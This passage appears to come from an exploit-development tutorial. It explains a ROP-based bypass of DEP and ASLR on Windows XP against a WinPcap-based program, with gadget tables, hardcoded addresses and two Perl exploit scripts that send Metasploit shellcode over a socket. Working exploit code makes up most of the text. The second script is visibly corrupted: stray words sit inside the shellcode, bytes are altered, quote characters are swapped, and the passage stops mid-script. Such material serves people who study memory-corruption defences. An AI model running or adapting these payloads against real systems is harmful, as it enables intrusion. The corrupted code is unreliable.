If we want to continue the ROP chain, `POP EBP` must extract a padding value (`0xAAAAAAAA`) from the stack and not affect the next `RETN`.

We obtained the gadgets from this example using `pvefindaddr` [Pve] which is a python script integrated with Immunity Debugger. Example:

```
!pvefindaddr rop ntdll.dll
```

6.7.2 Bypassing DEP using ROP

When running the previous exploit in the current conditions (DEP enabled) the operating system will throw an exception and stop the vulnerable application. This exception will be thrown after the execution of `pop, pop, ret` instructions from `wpcap.dll` when EIP will point to the location of Next SEH on the stack. The CPU will try to execute the code `NOP, NOP, JMP 06` from that location but the NX policy will prevent that from happening and will generate the exception.

There are multiple methods to bypass DEP using ROP [Eeckh10]. They all rely on already loaded code from the address space of the attacked process:

| Method | Function | DLL |
|---|--|---------------------------------|
| Execute OS commands. Ex: <code>cmd.exe /c ftp</code> (classic ret-to-libc attack) | WinExec | Kernel32.dll |
| Mark the memory pages containing the shellcode as executable and jump to it | VirtualProtect | Kernel32.dll |
| Copy shellcode into an executable memory region and jump to it | WriteProcessMemory | Kernel32.dll |
| Change the DEP settings for the current process (if allowed by DEP policy) then jump to shellcode | SetProcessDEPPolicy or NtSetInformationProcess | Kernel32.dll or Ntdll.dll |
| Allocate new memory region, mark it as executable, copy shellcode to that region and jump to it | VirtualAlloc or HeapCreate + HeapAlloc | Kernel32.dll |

Table 7 – Different methods for bypassing DEP

Choosing the suitable technique for exploitation depends on the Windows version and on the DEP policy currently enabled. For instance, if DEP is set to AlwaysOn or AlwaysOff then the function *SetProcessDEPPolicy* will return an error.

The following table shows the restrictions applicable to the methods mentioned above

| API / OS | XP SP2 | XP SP3 | Vista SP0 | Vista SP1 | Windows 7 | Windows 2003 SP1 | Windows 2008 |
|-------------------------|--------|--------|-----------|-----------|-----------|------------------|--------------|
| VirtualAlloc | yes | yes | yes | yes | yes | yes | Yes |
| HeapCreate | yes | yes | yes | yes | yes | yes | Yes |
| SetProcessDEPPolicy | no (1) | yes | no (1) | yes | no (2) | no (1) | Yes |
| NtSetInformationProcess | yes | yes | yes | no (2) | no (2) | yes | no (2) |
| VirtualProtect | yes | yes | yes | yes | yes | yes | yes |
| WriteProcessMemory | yes | yes | yes | yes | yes | yes | yes |

Table 8 – Operating system functions and their restrictions for bypassing DEP

(1) = doesn't exist

(2) = will fail because of default DEP Policy settings

In this situation classic return-to-libc attacks should always work, although they provide a rather limited functionality.

For this exercise we will use *VirtualProtect* to change the access rights on the memory pages containing the shellcode. We can see from the official MSDN documentation [MSDN3] that *VirtualProtect* has the following syntax:

```

BOOL WINAPI VirtualProtect(
    __in LPVOID lpAddress,
    __in SIZE_T dwSize,
    __in DWORD flNewProtect,
    __out PDWORD lpflOldProtect
);

```

Where the parameters have the following meanings:

lpAddress:

Pointer to the base address of the region of pages whose access protection attributes are to be changed. In our case this is the starting address of the shellcode.

dwSize:

The size of the region whose access protection attributes are to be changed, in bytes. The region of affected pages includes all pages containing one or more bytes in the range from the *lpAddress* parameter to (*lpAddress*+*dwSize*). In our case this should cover the size of the shellcode.

flNewProtect:

The memory protection option. For this we will use the constant `PAGE_EXECUTE_READWRITE (0x40)` which enables execute, read-only, or read/write access to the committed region of pages.

lpflOldProtect:

A pointer to a variable that receives the previous access protection value of the first page in the specified region of pages. If this parameter is NULL or does not point to a valid variable, the function fails. So this parameter should contain the address of a writable memory location.

Using ROP we will have to generate the following call and after that jump to shellcode:

```
VirtualProtect( shellcode_address,
               shellcode_size,
               0x40,
               writable_address)
```

In assembly language this call can be translated as:

1. PUSH writable_address
2. PUSH 0x40
3. PUSH shellcode_size
4. PUSH shellcode_address
5. PUSH return_address (EIP) == CALL VirtualProtect
6. JMP VirtualProtect_address

Because we cannot execute any instructions from the stack at this moment, we cannot execute the assembly code previously mentioned. But we can use pieces of executable code (gadgets), already loaded in memory, which will do that for us in order to create the following stack layout (descending order):

| | |
|--|------------------------------|
| VirtualProtect_address | |
| Return_address (a.k.a. Saved EIP) = Shellcode_address | |
| Shellcode_address (lpAddress) | Parameters of VirtualProtect |
| Shellcode_size (dwSize) | |
| 00000040 (flNewProtect) | |
| Writable_address (lpflOldProtect) | |

Table 9 – Stack layout necessary for VirtualProtect

Notes:

- We want the return address to be identical with the shellcode address because when *VirtualProtect* will return, it will POP the ‘Saved EIP’ address from the stack and jump to it (to the shellcode).

- When RET is performed, it will POP the first address from the stack and jump to it. That is why we need the address of VirtualProtect to be right on top of the stack. Using a small tool such *arwin* we find that VirtualProtect is located at 0x7c801ad4 in kernel32.dll on Windows XP SP3.

6.7.3 Exploit writing strategy

For creating the exploit we need to build a chain of pointers that will be placed on the stack and perform the following actions:

- Make a register point to a fixed address in stack (e.g. point to current top of stack). It must not be further modified by other gadgets. This register will reference (point to) the start of parameters area.
- Make room for parameters area. This is a small stack area that will contain parameters needed for VirtualProtect call. In the end this area must be filled with the values mentioned in Table 9.
- Write the address of VirtualProtect into parameters area. This value can be POPed from the stack and written to the proper location.
- Write return address (= shellcode address) into parameters area. This value must be computed dynamically and written to proper location.
- Write shellcode address into parameters area. Same value as above.
- Write the shellcode size into parameters area. The value can be dynamically computed and written to proper location.
- Write flNewProtect (0x40) into parameters area. Same situation as above.
- Write lpflOldProtect (writable address) into parameters area. This value can be the current top of stack (ESP).
- Jump to VirtualProtect, but first ESP must be pointed to top of parameters area.

To ‘activate’ the ROP chain ESP must point to the start of the chain. When we overwrite the exception handler, we have control of EIP but ESP points to the stack of the exception dispatcher. That is why the first instruction that should be executed must modify ESP in order to point to the (approximate) start of our ROP chain. This operation is called stack pivoting.

6.7.4 Strategy implementation

The implementation of the ‘strategy’ into an exploit depends on the unprotected modules loaded by the application. Each module contains its own gadgets that must be found and combined to perform the actions enumerated in the strategy.

We used the modules *wpcap.dll* and *packet.dll* of WinPcap 4.0.1 to create the ROP chain and make the memory region containing the shellcode executable.

| Address in stack (relative to ESP) | Value at address | Gadget functionality |
|--|--|---|
| 00000000 00000004 00000008 | 0x10013859 0xAAAAAAAA 0xAAAAAAAA | + Point ECX to top of stack = top of parameters area - Point EDI to top of stack # PUSH ESP # POP EDI # POP ESI # POP EBX # RETN [wpcap.dll] |
| 0000000C 00000010 00000014 00000018 | 0x1000AC0A 0xAAAAAAAA 0xAAAAAAAA 0xAAAAAAAA | - Set ECX = EDI # MOV ECX,EDI # POP EDI # POP ESI # ADD EAX,ECX # POP EBP # RETN [wpcap.dll] |
| 0000001C 00000020 00000024 00000028 0000002C 00000030 00000034 | 0x10009AFF 0xBBBBBBBB 0xBBBBBBBB 0xBBBBBBBB 0xBBBBBBBB 0xBBBBBBBB 0xBBBBBBBB | + Make room for at least 6 DWORDS on stack = parameters area # ADD ESP,18 # RETN [wpcap.dll] --- p1 = Address of VirtualProtect --- p2 = Return address (= shellcode address) a.k.a 'saved EIP' --- p3 = lpAddress (= shellcode address) --- p4 = dwSize (= shellcode maximum size) --- p5 = flNewProtect (= 0x40) --- p6 = lpflOldProtect (one writable address) |
| 00000038 0000003C | 0x1001AA69 0x7c801ad4 | + Write VirtualProtect_address into parameters area (p1) - Set EAX = VirtualProtect_address # POP EAX # RETN [wpcap.dll] - Address of VirtualProtect 'hardcoded' on the stack |
| 00000040 | 0x00337ED7 | - Write VirtualProtect_address into parameters area # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| 00000044 00000048 0000004C 00000050 | 0x00335D7E 0x00335D7E 0x00335D7E 0x00335D7E | - Increase ECX with 4 bytes # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 00000054 | 0x1001EB07 | + Write return address (= shellcode address) into parameters area (p2) - Set EAX = ECX (start of parameters area + 4) # MOV EAX,ECX # RETN [wpcap.dll] |
| 00000058 | 0x10002FB4 | - Point EAX to shellcode # ADD EAX,1F0 # RETN [wpcap.dll] |
| 0000005C | 0x00337ED7 | - Write return address (EAX) into parameters area # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| 00000060 00000064 00000068 0000006C | 0x00335D7E 0x00335D7E 0x00335D7E 0x00335D7E | - Increase ECX with 4 bytes # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| | | + Write shellcode address into parameters area (p3) - Write shellcode address into parameters area (EAX the same as before) |

| | | |
|----------|------------|---|
| 00000070 | 0x00337ED7 | # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| 00000074 | 0x00335D7E | - Increase ECX with 4 bytes # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 00000078 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 0000007C | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 00000080 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| | | + Write the shellcode size (max 3E0 bytes) into parameters area (p4) |
| | | - Set EAX = 0 |
| 00000084 | 0x100177F0 | # XOR EAX,EAX # RETN [wpcap.dll] |
| | | - Add EAX, 1F0 |
| 00000088 | 0x10002FB4 | # ADD EAX,1F0 # RETN [wpcap.dll] |
| | | - Add EAX, 1F0 |
| 0000008C | 0x10002FB4 | # ADD EAX,1F0 # RETN [wpcap.dll] |
| | | - Write shellcode size into parameters area |
| 00000090 | 0x00337ED7 | # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| | | - Increase ECX with 4 bytes |
| 00000094 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 00000098 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 0000009C | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 000000A0 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| | | + Write flNewProtect (0x40) into parameters area (p5) |
| | | - Set EAX = 0 |
| 000000A0 | 0x100177F0 | # XOR EAX,EAX # RETN [wpcap.dll] |
| | | - Add EAX, 0x40 |
| 000000A4 | 0x1001284E | # ADD EAX,12 # RETN [wpcap.dll] |
| 000000A8 | 0x1001284E | # ADD EAX,12 # RETN [wpcap.dll] |
| 000000AC | 0x1001284E | # ADD EAX,12 # RETN [wpcap.dll] |
| 000000B0 | 0x1001848A | # ADD EAX,8 # RETN [wpcap.dll] |
| 000000B4 | 0x10008D48 | # INC EAX # RETN [wpcap.dll] |
| 000000B8 | 0x10008D48 | # INC EAX # RETN [wpcap.dll] |
| | | - Write flNewProtect (EAX) into parameters area |
| 000000BC | 0x00337ED7 | # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| | | - Increase ECX with 4 bytes |
| 000000C0 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 000000C4 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 000000C8 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 000000CC | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| | | + Write IpflOldProtect (writable address) into parameters area (p6) |
| | | - Set EAX = writable address (current ESP) |
| | | - Set ESI = ESP |
| 000000D0 | 0x10012E99 | # PUSH ESP # POP ESI # POP EBP # POP EBX # RETN [wpcap.dll] |
| 000000D4 | 0xAAAAAAAA | |
| 000000D8 | 0xAAAAAAAA | |
| | | - Set EAX = ESI |
| 000000DC | 0x100010E0 | # MOV EAX,ESI # POP EDI # POP ESI # RETN [wpcap.dll] |
| 000000E0 | 0xAAAAAAAA | |
| 000000E4 | 0xAAAAAAAA | |
| | | - Write IpFIOldProtect (EAX) into parameters area |
| 000000E8 | 0x00337ED7 | # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| | | - No need to increase ECX anymore. Finished writing parameters. ECX = |

| | | |
|----------------------|---------------------------------|---|
| | | bottom of parameter area |
| 000000EC 000000D0 | 0x1001AA69 0x1001ED70 | + Jump to VirtualProtect (with ESP pointing to top of parameters area) - Set EBP = ECX = bottom of parameters area - Set EAX = 0x1001ED70 = Address of # POP EBX # POP EBP # RETN # POP EAX # RETN [wpcap.dll] |
| 000000D4 | 0x1000725F | - Push ECX and [CALL EAX == PUSH EIP, JMP EAX]; This sets EBP to desired value # PUSH ECX # CALL EAX [wpcap.dll] |
| 000000D8 000000DC | 0x10010AB2 0x00000018 | - Seek to top of parameters area -4 bytes (last POP EBP) - Set EBX = [6 DWORDS * 4 bytes = 24 bytes] = 18 hex # POP EBX # RETN [wpcap.dll] - Hardcoded value stored on stack |
| 000000E0 | 0x1001A6AB | - Decrease EBP with EBX bytes # SUB EBP,EBX # OR ESI,ESI # RETN [wpcap.dll] |
| 000000E4 | 0x1001BFE5 | - Set ESP to EBP (top of parameters area -4 Bytes) # MOV ESP,EBP # POP EBP # RETN [wpcap.dll] |
| | | |
| 000001F8 | Start of shellcode | |
| | | |
| | | |

Table 10 – ROP gadgets for bypassing DEP using VirtualProtect

The working exploit is:

```
use IO::Socket;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xd4\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\xe0\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

my $buf = 'EVL99#!'. 'A'x17;

# Point ECX to top of stack = top of parameters area
$buf = $buf.pack('V', 0x10013859);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0x1000AC0A);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);

# Make room for at least 6 DWORDS on stack = parameters area
$buf = $buf.pack('V', 0x10009AFF);
```

```

$buf = $buf.pack('V', 0xBFFFFFFF);
$buf = $buf.pack('V', 0xBFFFFFFF);
$buf = $buf.pack('V', 0xBFFFFFFF);
$buf = $buf.pack('V', 0xBFFFFFFF);
$buf = $buf.pack('V', 0xBFFFFFFF);
$buf = $buf.pack('V', 0xBFFFFFFF);

# Write VirtualProtect address into parameters area (p1)
$buf = $buf.pack('V', 0x1001AA69);
$buf = $buf.pack('V', 0x7c801ad4);
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write return address (= shellcode address) into parameters area (p2)
$buf = $buf.pack('V', 0x1001EB07);
$buf = $buf.pack('V', 0x10002FB4);
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write shellcode address into parameters area (p3)
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write the shellcode size (max 3E0 bytes) into parameters area (p4)
$buf = $buf.pack('V', 0x100177F0);
$buf = $buf.pack('V', 0x10002FB4);
$buf = $buf.pack('V', 0x10002FB4);
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write flNewProtect (0x40) into parameters area (p5)
$buf = $buf.pack('V', 0x100177F0);
$buf = $buf.pack('V', 0x1001284E);
$buf = $buf.pack('V', 0x1001284E);
$buf = $buf.pack('V', 0x1001284E);
$buf = $buf.pack('V', 0x1001848A);
$buf = $buf.pack('V', 0x10008D48);
$buf = $buf.pack('V', 0x10008D48);
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write lpflOldProtect (writable address) into parameters area (p6)
$buf = $buf.pack('V', 0x10012E99);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0x100010E0);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0x00337ED7);

# Jump to VirtualProtect (with ESP pointing to top of parameters area)
$buf = $buf.pack('V', 0x1001AA69);
$buf = $buf.pack('V', 0x1001ED70);
$buf = $buf.pack('V', 0x1000725F);
$buf = $buf.pack('V', 0x10010AB2);
$buf = $buf.pack('V', 0x00000018);

```

```

$buf = $buf.pack('V', 0x1001A6AB);
$buf = $buf.pack('V', 0x1001BFE5);

$buf = $buf.'A'x244;
$buf = $buf.$shellcode;
$buf = $buf.'A'x332;

$buf = $buf.'ZZZZ';           # Pointer to Next SHE record
$buf = $buf.pack('V', 0x10003F03); # SE handler; (ADD ESP, 404; RET; -- stack pivot)
$buf = $buf.'A'x100;

my $sock = new IO::Socket::INET (
    PeerAddr => 'www.google.ro',
    PeerPort => '80',
    Proto => 'tcp',
);
die "Could not create socket: $!\n" unless $sock;
print "Sending buffer: \n".$buf;
print $sock $buf;
close($sock);

```

6.8 Situation IV: Bypassing /GS, SafeSEH, DEP and ASLR

In order to use the Address Space Layout Randomization feature of Windows, the application must be linked with the flag */dynamicbase*:

```

CFLAGS=/nologo /c /GS /D WIN32 /I WpdPack\Include
LFLAGS=/nologo /safeseh /nxcompat /dynamicbase /libpath:WpdPack\Lib

myids.exe:
    cl.exe $(CFLAGS) myids.c
    link.exe $(LFLAGS) /out:myids.exe myids.obj wpcap.lib

clean:
    del *.exe
    del *.obj

```

If we try our previous exploit on a Windows machine with ASLR support it will not work. This is because the exploit uses the ‘hardcoded’ address of *VirtualProtect* from *kernel32.dll*.

If ASLR is enabled, the operating system will change the base address of *kernel32.dll* at each reboot so the ‘hardcoded’ address used in the exploit will no longer point to the desired function.

6.8.1 Bypassing ASLR

The exploit needs to dynamically compute the address of *VirtualProtect* and put it in the right location on the stack.

If the attacker finds a way to restart the application an unlimited number of times, he can try different addresses of *VirtualProtect* until he guesses correctly. This method is not possible in our case.

Another way to find the address of *VirtualProtect* is to obtain a pointer to kernel32.dll from the stack and add/subtract the offset of *VirtualProtect* until it points to this function.

In our case the ASLR bypass will take advantage of the WinPcap DLLs which have not been linked with ASLR support. The operating system will load these modules at the same fixed address (specified in the Optional PE Header) every time.

The attacker can build a ROP chain using the fixed addresses of wpcap.dll, packet.dll and wanpacket.dll to obtain the pointer to kernel32.dll and modify it according to the situation.

6.8.2 Exploit writing strategy

We already know that *VirtualProtect* will be loaded at 0x7C801AD4 if the preferred base address of kernel32.dll is honored (non ASLR case).

In this case (non ASLR) we see at least one pointer on stack to kernel32.dll from a previously called function. It points to 0x7C817077.

```

ESP+350 41414141 AAAA
ESP+354 41414141 AAAA
ESP+358 41414141 AAAA
ESP+35C 41414141 AAAA
ESP+360 41414141 AAAA
ESP+364 41414141 AAAA
ESP+368 41414141 AAAA
ESP+36C 41414141 AAAA
ESP+370 41414141 AAAA
ESP+374 41414141 AAAA
ESP+378 41414141 AAAA
ESP+37C 41414141 AAAA
ESP+380 41414141 AAAA
ESP+384 41414141 AAAA
ESP+388 5A5A5A5A ZZZZ Pointer to next SEH record
ESP+38C 10003F03 *?. SE handler
ESP+390 41414141 AAAA
ESP+394 00000000 ....
ESP+398 0012FFFF = $.
ESP+39C 7C817077 wpu! RETURN to kernel32.7C817077
ESP+3A0 7C910228 (@e! ntdll.7C910228
ESP+3A4 FFFFFFFF
ESP+3A8 7FFDF000 .e=Δ
ESP+3AC 80544C7D )LTÇ
ESP+3B0 0012FFC8 = $.
ESP+3B4 8244F2D8 T>Dè

```

Figure 49 – Pointer to kernel32.dll existent on stack after SEH overwrite

In our exploit we will use the fact that the offset between *VirtualProtect* and this pointer will not change between reboots in case of ASLR enabled.

$$\text{Offset} = 0x7C817077 - 0x7C801AD4 = 0x155A3$$

The exploit strategy is to dynamically retrieve the kernel32.dll pointer from the stack, modify its value so it will point to *VirtualProtect* and put it in the parameters area at the right place (see previous exploit strategy).

So we will replace the section + **Write *VirtualProtect* address into parameters area (p1)** from Table 10 with a group of ROP gadgets that perform the following actions:

- Get the kernel32.dll pointer in a register
- Decrease the register value by 0x155A3
- Put the register value on the stack in the parameters area

6.8.3 Strategy implementation

We will use ROP gadgets from *wpcap.dll* to implement the strategy above. So the section **+ Write VirtualProtect_address into parameters area (p1)** from Table 10 will be replaced by the following gadgets:

| Address in stack (relative to ESP) | Value at address | Gadget functionality |
|------------------------------------|------------------|--|
| | | + Write VirtualProtect_address into parameters area (p1) |
| 00000038 | 0x100128C6 | - Get the kernel32.dll pointer into EAX - Set EAX = ECX (start of parameters area) # MOV EAX,ECX # RETN [Module : wpcap.dll] |
| 0000003C | 0x10012391 | - Set ESI = offset from EAX to pointer # POP ESI # RETN [Module : wpcap.dll] |
| 00000040 | 0x000003D0 | - offset value |
| 00000044 | 0x100191F7 | - Set EAX to location in stack where pointer is placed # ADD EAX,ESI # POP ESI # RETN [Module : wpcap.dll] |
| 00000048 | 0xAAAAAAAA | |
| 0000004C | 0x1001DFC8 | - Get pointer into EAX # MOV EAX,DWORD PTR DS:[EAX] # RETN [Module : wpcap.dll] |
| | | - Decrease EAX by 0x155A3 (add the negative value 0xFFFEAA5C) |
| 00000050 | 0x10012391 | - Set ESI = 0xFFFEAA5C # POP ESI # RETN [Module : wpcap.dll] |
| 00000054 | 0xFFFEAA5D | |
| | | - Decrease EAX |
| 00000058 | 0x100191F7 | # ADD EAX,ESI # POP ESI # RETN [Module : wpcap.dll] |
| 0000005C | 0xAAAAAAAA | |
| | | - Write VirtualProtect_address into parameters area |
| 00000060 | 0x00337ED7 | # MOV DWORD PTR DS:[ECX],EAX # RETN [packet.dll] |
| | | - Increase ECX with 4 bytes |
| 00000064 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 00000068 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 0000006C | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |
| 00000070 | 0x00335D7E | # INC ECX # CLC # MOV EDX,DWORD PTR DS:[ECX-4] # RETN [packet.dll] |

Table 11 – ROP gadgets for obtaining a pointer to kernel32.dll from the stack

The following sections of the exploit are identical to the ones from Situation III.

So the complete exploit that bypasses Stack Cookies, SafeSEH, DEP and ASLR is:

```
use IO::Socket;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27 added\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\xe8\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
```

```

„\x7f\xe8\x7b\xca”;

my $buf = ,EVL99#!'. 'A'x45;

# Point ECX to top of stack = top of parameters area
$buf = $buf.pack(,V', 0x10013859);
$buf = $buf.pack(,V', 0xAAAAAAAA);
$buf = $buf.pack(,V', 0xAAAAAAAA);
$buf = $buf.pack(,V', 0x1000AC0A);
$buf = $buf.pack(,V', 0xAAAAAAAA);
$buf = $buf.pack(,V', 0xAAAAAAAA);
$buf = $buf.pack(,V', 0xAAAAAAAA);

# Make room for at least 6 DWORDS on stack = parameters area
$buf = $buf.pack(,V', 0x10009AFF);
$buf = $buf.pack(,V', 0xBBBBBBBB);
$buf = $buf.pack(,V', 0xBBBBBBBB);
$buf = $buf.pack(,V', 0xBBBBBBBB);
$buf = $buf.pack(,V', 0xBBBBBBBB);
$buf = $buf.pack(,V', 0xBBBBBBBB);
$buf = $buf.pack(,V', 0xBBBBBBBB);

# Write VirtualProtect_address into parameters area (p1)
## $buf = $buf.pack(,V', 0x1001AA69);
## $buf = $buf.pack(,V', 0x7c801ad4);
$buf = $buf.pack(,V', 0x100128C6); # MOV EAX,ECX # RETN
$buf = $buf.pack(,V', 0x10012391); # POP ESI # RETN

$buf = $buf.pack(,V', 0x000003D0); # (ESI <- 000003D0)
$buf = $buf.pack(,V', 0x100191F7); # ADD EAX,ESI # POP ESI # RETN
$buf = $buf.pack(,V', 0xAAAAAAAA);
$buf = $buf.pack(,V', 0x1001DFC8); # MOV EAX,DWORD PTR DS:[EAX] # RETN
$buf = $buf.pack(,V', 0x10012391); # POP ESI # RETN (ESI = -0x155A3 = FFFEEA5C)
$buf = $buf.pack(,V', 0xFFFEAA5D); # (ESI <- -155A3 = FFFEEA5C)
$buf = $buf.pack(,V', 0x100191F7); # ADD EAX,ESI # POP ESI # RETN
$buf = $buf.pack(,V', 0xAAAAAAAA);

$buf = $buf.pack(,V', 0x00337ED7);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);

# Write return address (= shellcode address) into parameters area (p2)
$buf = $buf.pack(,V', 0x1001EB07);
$buf = $buf.pack(,V', 0x10002FB4);
$buf = $buf.pack(,V', 0x00337ED7);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);

# Write shellcode address into parameters area (p3)
$buf = $buf.pack(,V', 0x00337ED7);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);
$buf = $buf.pack(,V', 0x00335D7E);

```

```

# Write the shellcode size (max 3E0 bytes) into parameters area (p4)
$buf = $buf.pack('V', 0x100177F0);
$buf = $buf.pack('V', 0x10002FB4);
$buf = $buf.pack('V', 0x10002FB4);
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write flNewProtect (0x40) into parameters area (p5)
$buf = $buf.pack('V', 0x100177F0);
$buf = $buf.pack('V', 0x1001284E);
$buf = $buf.pack('V', 0x1001284E);
$buf = $buf.pack('V', 0x1001284E);
$buf = $buf.pack('V', 0x1001848A);
$buf = $buf.pack('V', 0x10008D48);
$buf = $buf.pack('V', 0x10008D48);
$buf = $buf.pack('V', 0x00337ED7);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);
$buf = $buf.pack('V', 0x00335D7E);

# Write lpflOldProtect (writable address) into parameters area (p6)
$buf = $buf.pack('V', 0x10012E99);
